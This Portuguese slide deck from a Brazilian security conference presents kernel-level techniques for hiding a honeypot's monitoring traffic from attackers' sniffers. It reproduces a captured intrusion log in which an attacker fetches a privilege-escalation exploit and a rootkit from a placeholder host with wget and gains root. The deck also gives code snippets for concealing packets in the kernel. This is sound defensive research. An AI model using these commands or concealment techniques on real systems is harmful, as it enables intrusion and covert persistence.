



MINISTÉRIO DA CIÊNCIA E TECNOLOGIA
INSTITUTO NACIONAL DE PESQUISAS ESPACIAIS

Técnicas de Ocultação de Tráfego de Rede em Honeypots de Alta Interatividade

Luiz Gustavo C. Barbato

lgbarbato@lac.inpe.br

RESSIN - Redes e Segurança de Sistemas de Informação

LAC - Laboratório Associado de Computação e Matemática Aplicada

INPE - Instituto Nacional de Pesquisas Espaciais

Antonio Montes

antonio.montes@cenpra.gov.br

CenPRA - Centro de Pesquisas Renato Archer

Introdução (1/7)

- **Sniffers** são aplicativos que conseguem capturar todo tráfego que passa em um determinado segmento de rede.
- Estas técnicas são utilizadas:
 - por sistemas de detecção de intrusão, programas de gerencia de rede (desempenho, geração de estatísticas), etc.
 - infelizmente para capturar: senhas, números de cartões de crédito, documentos confidenciais, *emails*, páginas *web*, etc.

Introdução (2/7)

- Como uma *honeynet* é um rede normal e os *honeypots* são de alta interatividade, os atacantes conseguem:
 - disparar *scans* contra a *honeynet*
 - utilizar ferramentas para invadir os *honeypots*
 - baixar seus
super-kits-instalator-faz-tudo-por-mim-por-favor
tabajara
 - acessar os *honeypots* através de backdoors
 - “apagar” seus rastros nos logs
 - **utilizar *sniffers* para capturar o tráfego**

Introdução (3/7)

- Só que tudo isso é bem controlado e monitorado
- Tudo que os atacantes fazem nas máquinas é capturado
- As técnicas de monitoração foram apresentadas no V SSI no ano passado
- **Os atacantes não podem perceber que estão sendo monitorados**
- Mesmo que a monitoração seja em *kernel space*, os dados precisam sair dos *honeypots* para serem analisados nas estações de monitoração.

Introdução (4/7)

Já que os atacantes podem utilizar *sniffers* na *honeynet* então eles conseguem capturar os dados que estão sendo transmitidos dos *honeypots*, certo?

Introdução (5/7)

- *NÃO, ERRADO.*
- Neste ponto chegamos no objetivo do trabalho.
- Como podemos esconder este tráfego de rede dos *sniffers* utilizados pelos atacantes?
 - A preocupação é o tráfego e não somente o conteúdo.
 - Então cifrar os dados não resolve o problema.

Introdução (6/7)

Se os sniffers capturam tudo que passa no barramento, então basta isolarmos o tráfego de rede em domínios de colisão diferentes, certo?

Introdução (7/7)

- *NÃO, ERRADO NOVAMENTE*
- O atacante pode ter dois terminais de acesso no *honeypot*: em um ele efetua suas atividades e em outro ele roda um *sniffer*.
- Estes terminais também podem estar em *honeypots* diferentes.
- **Então como podemos ocultar o tráfego de rede nos *honeypots*?**

Perguntas para refletir (1/5)

- Os *sniffers* não são aplicativos?

Perguntas para refletir (2/5)

- Quem captura dos dados são os aplicativos ou é a placa de rede?
- São os *software* ou os *hardware*?

Perguntas para refletir (3/5)

- A placa de rede imprime dos dados na tela ou “são os aplicativos”?
- Quem grava os dados capturados em arquivos: a placa de rede ou “os aplicativos”?
- **Quem interage com o usuário?**


Perguntas para refletir (4/5)

- A placa de rede entrega os dados diretamente para os aplicativos ou há intervenção do *kernel*?

Perguntas para refletir (5/5)

- **Como a placa de rede repassa os dados para o *kernel*?**


Respostas agrupadas



Objetivo

Apresentar algumas técnicas para ocultar tráfego de rede em honeypots de alta interatividade que rodam o sistema operacional Linux versão 2.4

Fluxo dos dados no kernel



Fonte: <http://www.linuxjournal.com/modules/NS-1j-issues/issue95/5617f1.png>

Técnicas de Ocultação (1/4)

Driver da placa de rede

```
static void ei_receive(struct net_device *dev) {  
    ...  
    if ( skb->mac.ethernet->h_source != hidden_h_source )  
        netif_rx(skb);  
    ...  
}
```

- Recompilar o *driver*
- Para cada modelo de placa uma solução específica

Técnicas de Ocultação (2/4)

Interface entre o *driver* e as estruturas internas do *kernel*

```
int netif_rx(struct sk_buff *skb) {  
    ...  
    if ( skb->nh.iph->daddr == dest_ip )  
        return NET_RX_SUCCESS;  
    ...  
}
```

- Recompilar o *kernel*
- Para cada mudança no filtro, nova recompilação

Técnicas de Ocultação (3/4)

Módulo de *kernel af_packet* (sebek)

```
static int packet_recvmsg(sock, msg, len, flags, scm) {  
    ...  
    if( skb->h.uh->dest == htons(dport) ) {  
        skb_free_datagram(sk, skb);  
        goto try_again;  
    }  
    ...  
}
```

- Implementada por LKM
- Solução mais genérica

Técnicas de Ocultação (4/4)

Transferência dos dados capturados

- Montagem de todos os cabeçalhos
- *sk_buff* -> representação do pacote dentro do *kernel* (*include/linux/skbuff.h*);
- *hard_start_xmit* -> função utilizada para iniciar a transmissão dos pacotes
 - Implementada pelo *driver* da placa de rede

Testes

```
root@honeypot# tcpdump -nl udp > teste-trafego.txt&
tcpdump: listening on eth0
root@honeypot# ls
smartl.o smartc smartv smart.s smarta.sh smartg
root@honeypot# cat teste-trafego.txt
root@honeypot#
```

```
root@Coletor# smartv -d eth0

root@honeypot# tcpdump -nl udp > teste-trafego.txt&
tcpdump: listening on eth0
root@honeypot# ls
smartl.o smartc smartv smart.s smarta.sh smartg
root@honeypot# cat teste-trafego.txt
root@honeypot#
```

SMaRT: 15/02/04 às 15:11 (1/4)

```
TERM=xterm; export TERM=xterm; exec bash -i
bash: no job control in this shell
bash-2.05b$ unset HISTFILE; uname -a; id; w;
Linux nome-honeypot.localdomain 2.4.7-10 #1 \
Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
3:11pm up 1 day, 23:53,0 users,load average:0.04, 0.02, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
bash-2.05b$ cd /var/tmp
bash-2.05b$ wget sitio.do.atacante/rh73.tgz
--15:12:21-- http://sitio.do.atacante/rh73.tgz => `rh73.tgz'
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,992 [text/plain]
OK ..                                     100% @ 14.77 KB/s
```

SMaRT: 15/02/04 às 15:11 (2/4)

```
bash-2.05b$ tar zxf rh73.tgz
bash-2.05b$ ./rh73
[+] Attached to 3685[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x40010ced
[+] Now wait for suid shell...
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),\
3(sys),4(adm),6(disk),10(wheel)
# mkdir /var/local/cdb
# cd /var/local/cdb
```

SMaRT: 15/02/04 às 15:11 (3/4)

```
# wget sitio.do.atacante/nutoy.tgz
--15:13:04-- http://sitio.do.atacante/nutoy.tgz=> `nutoy.tgz'
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 181,134 [text/plain]

 0K ..... 28% @ 7.72 KB/s
 50K ..... 56% @ 4.38 KB/s
100K ..... 84% @ 6.30 KB/s
150K ..... 100% @ 6.56 KB/s

15:13:34 (5.91 KB/s) - `nutoy.tgz' saved [181134/181134]
```

SMaRT: 15/02/04 às 15:11 (4/4)

```
# tar zxf nutoy.tgz
```

```
# cd nutoy
```

```
# ./install
```

```
                Fuckt'up by nutoy
```

```
                For u mothafuckar
```

```
Let`s start to instal our Beauty
```

```
This install is ONLY for root so...
```

```
+++ We can go on!
```

```
... -> A saida foi reduzida devido a quantidade de linhas
```

```
# ps ax | grep cons
```

```
3731 ?          R          0:00 ./cons.saver -p 1711
```

```
3760 ?          S          0:00 grep cons
```


Conclusões

- Limitações: se o atacante comprometer um *honeypot* que não possui as soluções implantadas, nada andiantará.
- Monitorar por completo as atividades
 - Capturar não somente as teclas pressionadas
 - Entender a motivação dos atacantes sem analisar as ferramentas
- Acompanhar a invasão em tempo real
- Ocultar todo o processo

Bibliografia

- Geralmente em: `/usr/src/linux`
 - Índices são separados em arquivos `.h`
 - Capítulos são separados em arquivos `.c`
 - Seções são identificadas por funções
- `http://www.kernel.org`
 - Como baixar a documentação:
 - * `wget http://www.kernel.org/pub/linux/kernel/v2.4/linux-2.4.27.tar.bz2`
- `:-))))`

Obrigado pela Atenção !!!



“O sábio aprende muitas coisas com seus inimigos.”

(Aristófanes)

<http://www.honeynet.org.br>